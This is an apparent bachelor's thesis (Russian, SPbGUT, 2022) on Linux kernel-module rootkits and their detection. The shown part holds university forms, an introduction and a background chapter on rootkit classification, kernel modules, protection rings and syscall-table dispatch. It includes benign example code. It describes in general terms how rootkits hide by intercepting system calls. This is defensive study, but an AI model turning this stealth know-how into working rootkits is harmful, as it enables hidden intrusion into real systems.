

**МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ, СВЯЗИ И МАССОВЫХ  
КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ**

**ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ  
«САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ  
ТЕЛЕКОММУНИКАЦИЙ ИМ. ПРОФ. М.А. БОНЧ-БРУЕВИЧА»  
(СПбГУТ)**

Факультет \_\_\_\_\_ ИКСС \_\_\_\_\_

Кафедра \_\_\_\_\_ ЗСС \_\_\_\_\_

*Допустить к защите*

Заведующий кафедрой

Красов А.В. \_\_\_\_\_

*(подпись)*

« \_\_\_\_ » \_\_\_\_\_ 20 \_\_\_\_ г.

**ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА**

Анализ алгоритма набора программ «Rootkit» для предотвращения атак  
несанкционированного доступа  
*(тема ВКР)*

Направление/специальность подготовки

11.03.02 Инфокоммуникационные технологии и системы связи

*(код и наименование направления/специальности)*

Направленность (профиль)

Защищенные системы связи

*(наименование)*

Квалификация

Бакалавр

*(наименование квалификации в соответствии с ФГОС ВО)*

Студент:

Баканов В.П. ИКТЗ-83

*(Ф.И.О., № группы)*

\_\_\_\_\_  
*(подпись)*

Научный руководитель:

Цветков А.Ю.

*(учёная степень, учёное звание, Ф.И.О.) (подпись)*

Санкт-Петербург, 2022

---

*работа написана мною самостоятельно*

---

*работа не содержит неправомерных заимствований*

---

*работа может быть размещена в электронно-библиотечной системе университета*

---

*(дата)*

---

*(подпись)*

---

*(ФИО студента)*

Текст ВКР размещен в электронно-библиотечной системе университета.

Руководитель отдела комплектования библиотеки \_\_\_\_\_  
*(Ф.И.О.)*

---

*(дата)*

---

*(подпись)*

Коэффициент оригинальности ВКР \_\_\_\_\_ % .

Проверил: \_\_\_\_\_  
*(Должность, Ф.И.О.)*

---

*(дата)*

---

*(подпись)*

**МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ, СВЯЗИ И МАССОВЫХ  
КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ**

**ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ  
«САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ  
ТЕЛЕКОММУНИКАЦИЙ ИМ. ПРОФ. М.А. БОНЧ-БРУЕВИЧА»  
(СПбГУТ)**

Факультет ИКСС Кафедра ЗСС

Направление (специальность) \_\_\_\_\_

11.03.02 Инфокоммуникационные технологии и системы связи

(код и наименование)

**Утверждаю:**

Зав. кафедрой Красов А.В.

(Ф.И.О., подпись)

«      »        20   г.

**ЗАДАНИЕ**

**на выполнение выпускной квалификационной работы (ВКР)**

1. Студент Баканов Владислав Павлович № группы ИКТ3-83  
(фамилия, имя, отчество)

2. Руководитель Цветков Александр Юрьевич, старший преподаватель кафедры ЗСС  
(фамилия, имя, отчество, должность, уч. степень и звание)

3. Квалификация Бакалавр  
(наименование в соответствии с ФГОС ВО)

4. Тема ВКР Анализ алгоритма набора программ «Rootkit» для предотвращения атак  
несанкционированного доступа

утверждена приказом ректора университета от «15» 04 2022 г. № 436

5. Исходные данные (технические требования): персональный компьютер с ОС Linux,  
предустановленный компилятор gcc, предустановленная утилита make

6. Содержание работы (анализ состояния проблемы, проведение исследований,  
разработка, расчеты параметров, экономическое обоснование и др.)  
Обзор особенностей механизма работы и возможностей руткитов. основных способов  
их обнаружения, анализ методов несанкционированного доступа LKM руткитов,  
разработка механизмов обнаружения руткитов

7. Вид отчетных материалов, представляемых в ГЭК (пояснительная записка, перечень, графического материала, отчет о НИР, технический проект, образцы и др.):  
Пояснительная записка, презентация, электронный носитель, компакт-диск \_\_\_\_\_

\_\_\_\_\_

\_\_\_\_\_

\_\_\_\_\_

8. Консультанты по ВКР с указанием относящихся к ним разделов

Раздел	Консультант	Подпись дата	
		Задание выдал	Задание принял
1. Особенности механизма работы и возможностей руткитов. основных способов их обнаружения	Цветков А. Ю.	20.04.2022	01.05.2022
2. Анализ методов несанкционированного доступа LKM руткитов	Цветков А. Ю.	01.05.2022	15.05.2022
3. Разработка механизмов обнаружения руткитов	Цветков А. Ю.	15.05.2022	01.06.2022
4.			

Дата выдачи задания «\_\_\_\_\_» \_\_\_\_\_ 20\_\_ г.

Дата представления ВКР к защите «\_\_\_\_\_» \_\_\_\_\_ 20\_\_ г.

Руководитель ВКР \_\_\_\_\_

(подпись)

Студент \_\_\_\_\_

(подпись)

## КАЛЕНДАРНЫЙ ПЛАН<sup>1</sup>

№ п/п	Наименование этапов выпускной квалификационной работы (ВКР)	Срок выполнения этапов ВКР	Примечание
1.	Постановка цели выполнения ВКР и задач	20.04.2022	
2.	Работа с теоретическим материалом	20.04.2022 — 01.06.2022	
3.	Сбор информации, необходимой для написания работы		
4.	Систематизация и обработка материалов ВКР		
5.	Анализ полученных в работе результатов, обобщение		
6.	Подготовка отчетных материалов, представляемых в государственную экзаменационную комиссию, доклада к защите и презентации	01.06.2022 — 08.06.2022	
7.	Консультации с руководителем ВКР		
8.	Представление выполненной ВКР руководителю для подготовки отзыва		
9.	Подготовка к защите ВКР, включая подготовку к процедуре защиты и процедуру защиты		

Студент \_\_\_\_\_

(подпись)

Руководитель ВКР \_\_\_\_\_

(подпись)

---

<sup>1</sup> Дата начала работы по плану должна совпадать с началом преддипломной практики в календарном графике учебного процесса по соответствующему направлению подготовки, а дата окончания работы по плану – с окончанием государственной итоговой аттестации

**МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ, СВЯЗИ И МАССОВЫХ  
КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ**  
**ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ**  
**«САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ  
ТЕЛЕКОММУНИКАЦИЙ ИМ. ПРОФ. М.А. БОНЧ-БРУЕВИЧА»**  
**(СПбГУТ)**

**ОТЗЫВ РУКОВОДИТЕЛЯ  
О ВЫПУСКНОЙ КВАЛИФИКАЦИОННОЙ РАБОТЕ**

Студент Баканов Владислав Павлович  
(ФИО)  
Группа ИКТЗ-83 Кафедра ЗСС Факультет ИКСС  
Квалификация Бакалавр  
Направление подготовки/Специальность 11.03.02 Инфокоммуникационные технологии и системы связи  
Направленность (профиль) образовательной программы \_\_\_\_\_  
Наименование темы: ВКР Анализ алгоритма набора программ «Rootkit» для предотвращения атак несанкционированного доступа  
Руководитель Цветков А. Ю., СПбГУТ, старший преподаватель кафедры ЗСС  
(Фамилия, И., О., место работы, должность, ученое звание, степень)

**ПОКАЗАТЕЛИ ОЦЕНКИ ВЫПУСКНОЙ КВАЛИФИКАЦИОННОЙ  
РАБОТЫ**

	№	Показатели	Оценка			
			5	4	3	2
Профессиональная составляющая	1	Оригинальность и новизна полученных результатов, научных, конструкторских и технологических решений				
	2	Соответствие содержания ВКР теме и целевой установке				
	3	Степень полноты обзора, обобщения, анализа, систематизации				
	4	Уровень и корректность использования в работе современных методов исследований, математического моделирования, инженерных расчетов				
	5	Степень самостоятельного и творческого участия студента в работе				
	6	Коэффициент оригинальности работы (значение, %)				
Справочно-информационная	7	Степень комплексности работы. Применение в ней знаний естественнонаучных, социально-гуманитарных и экономических, общепрофессиональных и специальных дисциплин				
	8	Использование современных пакетов компьютерных программ и технологий				
	9	Наличие публикаций, участие в конференциях, награды за участие в конкурсах				
Оформительская	10	Ясность, четкость, последовательность и обоснованность изложения				
	11	Качество оформления ВКР: общий уровень грамотности, стиль изложения, качество иллюстраций, соответствие требованиям стандарта				
	12	Объем и качество выполнения графического материала, его соответствие тексту и стандартам				
ИТОГОВАЯ ОЦЕНКА						

**Отмеченные достоинства:**

(например: 1 способность к формулированию цели, задачи и плана научного исследования в профессиональной области;

2 способность к построению математических моделей объектов исследования и выбору численного метода их моделирования, разработке нового или выбор готового алгоритма решения задач;

3 способность к выбору оптимального метода и разработке программ экспериментальных исследований, проведению измерений в профессиональной области; и т.д.)

---

---

---

**Отмеченные недостатки:**

---

---

---

**Заключение:**

Считаю, что выполненная студентом(кой) \_\_\_\_\_  
(ФИО)

ВКР на тему « Анализ алгоритма набора программ «Rootkit» для предотвращения атак несанкционированного доступа »

(название выпускной квалификационной работы)

показывает \_\_\_\_\_ уровень сформированности компетенций,  
(минимальный/базовый/продвинутый)

соответствует требованиям СПбГУТ, предъявляемым к ВКР.

ВКР может быть представлена к защите и заслуживает оценки \_\_\_\_\_,

а её автор присуждения квалификации \_\_\_\_\_ по направлению  
подготовки/специальности \_\_\_\_\_ « \_\_\_\_\_ ».

(шифр)

(название)

Руководитель

ученая степень, звание, кафедра \_\_\_\_\_  
(подпись) (ФИО)

« \_\_\_\_ » \_\_\_\_\_ 20\_\_ г.

С отзывом руководителя на ВКР ознакомлен(а) \_\_\_\_\_  
(подпись) (ФИО выпускника)

« \_\_\_\_ » \_\_\_\_\_ 20\_\_ г.<sup>2</sup>

---

<sup>2</sup> Ознакомление происходит не позднее 5 календарных дней до защиты ВКР

## РЕФЕРАТ

В данной дипломной работе рассмотрена тема «Анализ алгоритма набора программ «Rootkit» для предотвращения атак несанкционированного доступа».

Дипломная работа содержит: 57 страниц, 21 рисунков, 1 таблицы, 1 приложение.

Ключевые слова: rootkit, Linux, LKM

Целью данной работы является проведения анализа методов несанкционированного доступа руткитов, а также разработка механизмов обнаружения и противодействия.

В выпускной квалификационной работе проведена классификация руткитов по уровню доступа, а также разобраны основные методы обнаружения. На основе анализа наиболее важных методов несанкционированного доступа разработаны механизмы для обнаружения вредоносных модулей и противодействия им.



## СОДЕРЖАНИЕ

ВВЕДЕНИЕ .....	11
ГЛАВА 1. ОСОБЕННОСТИ МЕХАНИЗМА РАБОТЫ И ВОЗМОЖНОСТЕЙ РУТКИТОВ. ОСНОВНЫЕ СПОСОБЫ ИХ ОБНАРУЖЕНИЯ.....	13
1.1 История возникновения руткитов .....	13
1.2 Классификация руткитов .....	14
1.3 Особенности ядра ОС Linux .....	16
1.3.1 Встраиваемые модули ядра (LKM).....	17
1.3.2 Уровни защищенности ОС Linux .....	19
1.3.3 Принцип работы системных функций.....	21
1.4 Возможности LKM-рутокитов .....	24
1.5 Методы обнаружения руткитов .....	26
1.5.1 Поиск аномалий .....	26
1.5.2 Анализ сети .....	28
1.5.3 Проверка целостности.....	28
1.5.4 Поиск подозрительных процессов .....	29
1.5.5 Проверка возможных функций руткита .....	29
ГЛАВА 2. АНАЛИЗ МЕТОДОВ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА LKM РУТКИТОВ.....	31
2.1 Краткий обзор используемых руткитов .....	31
2.2 Анализ метода перехвата системных вызовов.....	32
2.2.1 Перехват функций для скрытия файлов .....	35
2.2.2 Перехват функций для управления руткитом.....	37
2.3 Анализ метода получения прав привилегированного пользователя ...	39
2.4 Анализ метода скрытия модуля ядра.....	41
2.5 Анализ метода создания бэкдора .....	44
2.6 Анализ метода изменения таблицы системных вызовов .....	47
2.7 Анализ метода сбора информации о нажатии клавиш .....	48
ГЛАВА 3. РАЗРАБОТКА МЕХАНИЗМОВ ОБНАРУЖЕНИЯ РУТКИТОВ .	50
3.1 Разработка ПО для поиска скрытых модулей.....	50

3.2 Разработка модуля для детектирования изменения таблицы системных вызовов.....	51
ЗАКЛЮЧЕНИЕ .....	54
СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ .....	56
ПРИЛОЖЕНИЕ А.....	58

## ВВЕДЕНИЕ

В условиях стремительного развития информационных технологий невозможно отрицать тот факт, что вредоносное программное обеспечение с каждым годом увеличивает риски и угрозы компьютерной безопасности. На сегодняшний день одним из наиболее опасных средств внедрения вредоносных программ в информационную систему является руткит (от англ. rootkit).

Англоязычный термин Rootkit был взят из терминологии семейства UNIX, под которым стали понимать инструмент или набор инструментов, используемый злоумышленником для того, чтобы после попадания в систему скрыть себя, маскируя тот факт, что система была взломана, и сохранить или повторно получить доступ на уровне администратора внутри системы. Отметим, что в русскоязычных источниках принято употребление транскрипции данного термина – руткит.

Наиболее распространенные цели руткитов:

- скрывание действий злоумышленника: файлы, процессы и сетевые соединения;
- предоставление удаленного несанкционированного доступа (backdoor);
- внедрение инструментов для подслушивания (сетевые sniffеры или кейлогеры);
- очистка системных журналов (для удаления свидетельств атак);
- внедрение инструментов взлома (для запуска других атак из взломанной системы или передачи данных по скрытому каналу);
- шифрование файлов с последующей целью вымогания;
- сокрытия модулей криптомайнинга.

Специалисты Positive Technologies Expert Security Center отмечают появление новых версий руткитов, механизм работы которых отличается от уже известных вредоносных программ, а это свидетельствует о том, что

злоумышленники не стоят на месте и вместо этого изобретают новые приемы обхода защиты.

Исходя из актуальности проблемы распространения и усовершенствования руткитов целью данной работы является анализ алгоритма набора программ «Rootkit» для предотвращения атак несанкционированного доступа (НСД).

Цель дипломной работы обуславливает постановку и решение следующих задач:

1. Классификация руткитов по уровню доступа;
2. Изучение особенностей ядра операционной системы Linux;
3. Анализ возможностей LKM-рутокитов;
4. Определение основных методов обнаружения руткитов;
5. Анализ методов несанкционированного доступа LKM-рутокитов;
6. Разработка механизмов для предотвращения атак руткита.

Практическая значимость выпускной квалификационной работы состоит в том, что приведенный анализ особенностей руткитов режима ядра и методов атак несанкционированного доступа могут быть использованы при создании модулей, препятствующих работе вредоносного программного обеспечения. Разработанный в рамках настоящей работы модуль для предотвращения атак руткитом уровня ядра может использоваться для обеспечения низкоуровневой защиты операционной системы Linux от НСД. Структура работы отражает ее цели и задачи. Выпускная квалификационная работа состоит из введения, трех глав, заключения, списка сокращений, списка использованных источников и приложений.

# **ГЛАВА 1. ОСОБЕННОСТИ МЕХАНИЗМА РАБОТЫ И ВОЗМОЖНОСТЕЙ РУТКИТОВ. ОСНОВНЫЕ СПОСОБЫ ИХ ОБНАРУЖЕНИЯ**

## **1.1 История возникновения руткитов**

Первые программы, ориентированные на скрытие личности злоумышленника в системе представляли самые примитивные руткиты пользовательского режима, датируются 1989 годом, когда появились первые инструменты редактирования системных журналов (utmp, wtmp и lastlog).

Первые руткиты появились в начале 1994 года и представляли из себя sniffеры, собирающие данные незашифрованного сетевого трафика. Так же в то время распространенной ошибкой было использование одного и того же пароля root-доступа для доступа ко всем системам, принадлежащим одному системному администратору. Данная уязвимость давала полный контроль системы. Кроме того, очень частым компонентом руткитов в ту эпоху была троянская версия двоичного файла входа в систему, включающая бэкдор. Со временем руткиты совершенствовались, разрабатывались новые утилиты для скрытия троянских системных программ.

В 1997 году появились первые руткиты, нацеленные на взлом ядра, и с тех пор наиболее используемый метод был основан на загружаемых модулях ядра (LKM, Loadable Kernel Module) и подмене системных вызовов.

Первый руткит ядра для ОС Windows NT появился в 1999 году, разработанный Греггом Хоглундом. Он позволял скрывать ключи реестра и перенаправлять выполнение.

В настоящее время эти инструменты нацелены на все различные варианты Unix (Linux, HP-UX, BSD, Solaris, AIX, IRIX и так далее) и Windows. Однако одной из наиболее атакуемых ОС является Linux, благодаря доступности исходного кода стандартных системных двоичных файлов, что облегчает создание новых руткитов для пользовательского режима, а также

исходного кода ядра, что помогает в создании зловредных модулей для режима ядра.

Этот вид вредоносного ПО обычно используется в самых первых действиях злоумышленника после взлома системы, поскольку он облегчает контроль над системой и скрывает его присутствие.

## **1.2 Классификация руткитов**

Руткиты часто являются частью многофункциональных вредоносных программ, которые могут иметь несколько возможностей, таких как предоставление злоумышленникам удаленного доступа к скомпрометированным хостам, перехват сетевого трафика, слежка за пользователями, запись нажатий клавиш, кража аутентификационной информации или использование хоста в качестве базы для майнинга криптовалют и помощи в DDoS-атаках. Задача руткита - замаскировать эту незаконную деятельность на скомпрометированной машине.

По уровню доступа руткиты классифицируют на:

- Руткиты работающие в режиме пользователя
- Руткиты работающие в режиме ядра

Первая категория основана на перехвате функций библиотек пользовательского режима. Руткиты режима пользователя работают на низком привилегированном или пользовательском уровне в операционной системе. Они изменяют важные приложения на уровне пользователя, таким образом скрывая себя, а также обеспечивая доступ к бэкдору.

Основная проблема руткитов пользовательского режима с точки зрения злоумышленника заключается в том, что существует слишком много двоичных файлов для замены, поэтому очень часто допускаются ошибки; их проверка с помощью контрольных сумм проста, и они очень зависимы от конкретной платформы ОС. Доля руткитов пользовательского режима на «черном» рынке намного меньше, чем LKM-рутокитов.

Руткиты режима ядра имеют большую популярность для ОС Linux по сравнению с предыдущей категорией. Руткиты пользовательского режима требуют замены множества программ, что подразумевает много работы с точки зрения злоумышленника. Когда вместо этого используется руткит в режиме ядра, необходимо изменить только ядро, что является эффективной задачей для злоумышленника.

Самый простой способ изменения ядра - через динамически загружаемые модули, свойство современных операционных систем увеличивающее их функциональность. Руткиты ядра предоставляют все возможности руткитов пользовательского режима на низком уровне, а их возможности скрытия позволяют обойти все инструменты проверки пользовательского режима. Кроме того, они реализуют мощную функциональность, позволяющую перенаправить выполнение любой программы. Руткит уровня ядра имеет ряд недостатков:

- Руткит в режиме ядра трудно разработать и внедрить в систему незамеченным;
- Разработка или модификация такого руткита занимает много времени, и это может затруднить работу с временными ограничениями;
- Любые ошибки в исходном коде руткита режима ядра могут привести к непоправимым изменениям в ОС, которые выявят вторжение и позволят предотвратить атаку.

Не смотря на недостатки данной категории, крупнейшие атаки были выполнены именно с использованием руткитов режима ядра. Это обусловлено сложностью выявления и удаления зловредного модуля на скомпрометированном компьютере.

Исходя из классификации, наиболее опасными являются руткиты уровня ядра. Данный руткит имеет доступ ко всем данным системы, открывая возможность изменять файлы ядра, перехватывать системные вызовы, а также создавать бэкдор, оставаясь незамеченным [1]. Исходя из этого в данной работе будет рассмотрен руткит уровня ядра для ОС Linux.

### 1.3 Особенности ядра ОС Linux

Для дальнейшего анализа LKM-путкитов необходимо рассмотреть основные задачи и возможности ядра Linux. Ядро Linux, то есть Linux - ядро на базе Unix, изначально созданное Линусом Торвальдсом в 1991 году, как операционная система на базе процессоров семейства Intel x86.

Сейчас Linux - это операционная система с открытым исходным кодом, выпущенная под лицензией GNU Public License (GPL) 5, доступная для различных аппаратных платформ и разработанная несколькими группами людей.

Основными характеристиками современного ядра или операционной системы Linux являются монолитная архитектура, дополненная поддержкой модулей, поддержка нескольких файловых систем и легковесная модель многопоточных процессов, реализованная в ядре без вытеснения [2]. Ядро - это элемент, отвечающий за управление аппаратным обеспечением системы. Оно выполняет несколько задач:

- Управление памятью: оно управляет как реальной, так и виртуальной памятью;
- Управление процессами, включая два режима выполнения (пользовательский и режим ядра), переходы между ними и модель сигнализации процессов и другие механизмы межпроцессного взаимодействия (IPC);
- Управление файловой системой, включая виртуальную файловую систему (VFS) и реальные реализации файловой системы: ext2, ext3, UFS и так далее;
- Драйверы устройств: они отвечают за взаимодействие с каждым элементом оборудования, от клавиатуры, мыши и экрана до сетевых карт, дисков и других периферийных устройств. Ядро должно синхронизировать все прерывания, получаемые от всех компонентов системы;



- Сетевые стеки, реализующие все протоколы, в основном в модели TCP/IP, от первого (физического) до четвертого уровня (TCP/UDP).

Ядро, если оно реализовано правильно, невидимо для пользователя, работает в своем собственном окружении, известном как пространство ядра. Ту часть, что видит пользователь, например, веб-браузеры и файлы, называется пользовательским пространством. Приложения пользовательского пространства взаимодействуют с ядром через интерфейс системных вызовов (SCI).

Большая часть кода ядра Linux была написана на языке C, но есть небольшие процессорозависимые части, реализованные на ассемблере. Linux имеет возможность расширять возможности ядра во время выполнения, поэтому новые функции могут быть динамически добавлены в систему во время ее работы. Куски кода, которые могут быть добавлены в ядро, известны как "модули", или, в частности, загружаемые модули ядра (Loadable Kernel Modules, LKMs).

### **1.3.1 Встраиваемые модули ядра (LKM)**

Ядро Linux является модульным, что позволяет выполнять динамическую вставку и удаление кода ядра в процессе работы системы. Соответствующие подпрограммы, данные, а также точки входа и выхода группируются в общий бинарный образ, загружаемый объект ядра, который называется модулем. Поддержка модулей позволяет системам иметь минимальное базовое ядро с опциональными возможностями и драйверами, которые компилируются в качестве модулей. Модули также позволяют просто удалять и перегружать код ядра, что помогает при отладке, а также дает возможность загружать драйверы по необходимости в ответ на появление новых устройств с функциями горячего подключения.

Одна из наиболее интересных особенностей динамически загружаемых модулей заключается в том, что они обеспечивают гибкость микроядер без ущерба для производительности [3]. Кроме того, они сокращают время

разработки новых проектов; каждый раз, когда вносится новое изменение, оно может быть немедленно протестировано, не требуя перезагрузки системы. Каждый LKM представляет собой объектный файл Linux ELF, который может быть динамически связан с работающим ядром[4]. Пример написания простого модуля ядра на языке C представлен на рисунке 1.

```
1 #include <linux/init.h>
2 #include <linux/module.h>
3 #include <linux/kernel.h>
4
5 static int test_init(void)
6 {
7     printk(KERN_ALERT "Module is installed\n");
8     return 0;
9 }
10
11 static void test_exit (void)
12 {
13     printk(KERN_ALERT "Module removed\n");
14 }
15
16 module_init(test_init);
17 module_exit(test_exit);
18 MODULE_LICENSE("GPL");
19 MODULE_AUTHOR("Author");
```

Рисунок 1 – Пример модуля ОС Linux на языке C

Ядро Linux предоставляет несколько элементов, таких как функции, переменные, заголовочные файлы и макросы, которые должны использоваться при разработке модулей для доступа к определенным функциональным возможностям ядра[5]. Эти элементы называются символами. Функция `printk()` является аналогом функции `printf()` библиотеки C в ядре в пространстве пользовательского режима. Это единственный символ ядра, используемый тестовым модулем Linux.

Это самый простой модуль ядра, реализованный для рассмотрения структуры LKM. Функция `test_init ()` регистрируется с помощью макроса `module_init ()` в качестве точки входа в модуль. Она вызывается ядром при загрузке модуля. Вызов `module_init ()` — это не вызов функции, а макрос, который устанавливает значение своего параметра в качестве функции инициализации. В данном случае эта функция просто печатает сообщение и

возвращает значение нуль. В настоящих модулях функция инициализации регистрирует ресурсы, выделяет структуры данных и так далее. Функция `test_exit()` регистрируется в качестве точки выхода из модуля с помощью макроса `module_exit()`. Ядро вызывает функцию `hello_exit()`, когда модуль удаляется из памяти. Завершающая функция должна выполнить очистку ресурсов, гарантировать, что аппаратное обеспечение находится в непротиворечивом состоянии, и так далее[6]. После того как эта функция завершается, модуль выгружается.

### **1.3.2 Уровни защищенности ОС Linux**

Операционные системы имеют несколько уровней защищенности. Каждый из этих слоев имеет свои собственные привилегии. При упоминании этой системы мы используем термин "защитные кольца" (ring)[7]. Операционные системы управляют компьютерными ресурсами, такими как время обработки на процессоре и доступ к памяти. Поскольку компьютеры запускают более одного программного процесса, это вызывает некоторые проблемы. Защитные кольца - одно из ключевых решений для совместного использования ресурсов и оборудования.

Процессы выполняются в кольцах защиты, где каждое кольцо имеет свои собственные права доступа к ресурсам. Центральное кольцо (`ring0`) имеет высшую привилегию. Внешние имеют меньше привилегий, чем внутренние. На рисунке 2 представлены защитные кольца для архитектуры процессора x86, которая является одной из распространенных процессорных архитектур. ОС Linux использует только `ring 0` и `ring 3`.




Рисунок 2 – Уровни защищенности ОС Linux

Пользовательские процессы, работающие в пользовательском режиме, имеют доступ к кольцу 3. Следовательно, это наименее привилегированное кольцо. Именно здесь находится большинство компьютерных приложений. Пользовательским программам доступно лишь некоторое подмножество машинных ресурсов, они не могут выполнять некоторые системные функции, напрямую работать с аппаратурой, обращаться к системной памяти (за пределами адресного пространства, выделенного пользовательской программе ядром) и делать другие недозволённые вещи. Поскольку это кольцо не имеет доступа к процессору или памяти, любые инструкции, связанные с ними, должны быть переданы кольцу 0.

Ядро, которое лежит в основе операционной системы и имеет доступ ко всему, имеет доступ к кольцу 0. Код, который выполняется здесь находится в режиме ядра. Процессы в режиме ядра могут повлиять на всю систему, так как кольцо имеет прямой доступ как к процессору, так и к системной памяти [8]. Именно на этом уровне и работают LKM-руткиты.

Единственным способом перехода из пространства пользователя (или режима) в пространство ядра являются следующие методы:

- Системные вызовы: это публично определенные функции ОС, которые программы могут использовать для запроса действий ядра, таких как

открытие определенного файла с помощью системного вызова `sys_open()`. Пример представлен на рисунке 3, в котором программа вызывает функцию открытия файла из пространства пользователя, которая в свою очередь вызывает системную функцию пространства ядра. Когда ядро работает над системным вызовом, оно работает от имени процесса и ему доступно все адресное пространство процесса[9].




Рисунок 3 – Реализация системных вызовов Linux

- Аппаратные прерывания: это аппаратные сигналы, генерируемые периферийным устройством, чтобы указать процессору на особое состояние, например, сетевая карта имеет информацию в своих буферах для обработки. Код, который обрабатывает прерывание, не связан с каким-либо конкретным процессом.

### 1.3.3 Принцип работы системных функций

Процессор предоставляет специальную инструкцию, называемую системным вызовом [10]. Для рассмотрения выбрано приложение, которое

открывает файл, записывает в него значение, а затем закрывает его. Код приложения представлен на рисунке 4.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(){
5     FILE *fptr = fopen("/tmp/file.txt","w");
6     fprintf(fptr,"%d",7);
7     fclose(fptr);
8     return 0;
9 }
```

Рисунок 4 – Код программы чтения и записи в файл

Все три операции, open, write и close, являются привилегированными, следовательно, должны активировать системные вызовы. Чтобы увидеть эти вызовы в действии, обратимся к фрагменту ассемблерного кода, связанного с функцией fclose(), изображенного на рисунке 5.

```
1 <__close>:
2 ...
3 mov $0x03,%eax
4 syscall
5 cmp $0xffffffffffffffff001,%rax
6 ...
7 retq
```

Рисунок 5 – Функция fclose() на языке Ассемблер

При использовании инструкции системного вызова программа должна выполнять следующие действия:

- На первом этапе компилятор перемещает номер системного вызова в регистр процессора %eax. В данном случае значение 3 соответствует системному вызову close.
- На втором этапе процессор выполняет инструкцию syscall и передает управление ядру. Оно будет использовать число, хранящееся в регистре %eax, для индексации содержимого таблицы системных вызовов,

которая представляет собой массив в памяти ядра, где хранятся указатели на его функции (рисунок 6). По завершении своей работы функция, связанная с системным вызовом, помещает возвращенное значение в регистр %rax и передает управление обратно пользовательской программе.

- На третьем этапе данная программа проверяет значение в регистре %rax. Полученное значение сообщает пользовательской программе о том, вернула ли функция ядра код ошибки. Ошибки обозначаются значением -1. Если ошибок не возникло, то функция завершает работу и управление возвращается вызывающей функции.



Рисунок 6 – Таблицы системных вызовов, хранящаяся в памяти

Список системных вызовов и соответствующих им номеров находятся в файле `unistd_64.h` или `unistd_32.h`.

На основе перехвата системных вызовов руткиты реализуют атаки, обеспечивающие сокрытие вредоносного модуля, файлов и процессов.

Особенности построения ядра ОС Linux позволяют динамически встраивать модули в процессе работы системы. Это дает возможность создания руткитов, представляющих из себя один из дополнительных модулей. Произведя анализ уровней защищенностей ядра, LKM-руткиты работают в режиме ядра, как и другие модули, что позволяет получить полный доступ ко всему функционалу операционной системы.



## 1.4 Возможности LKM-руткитов

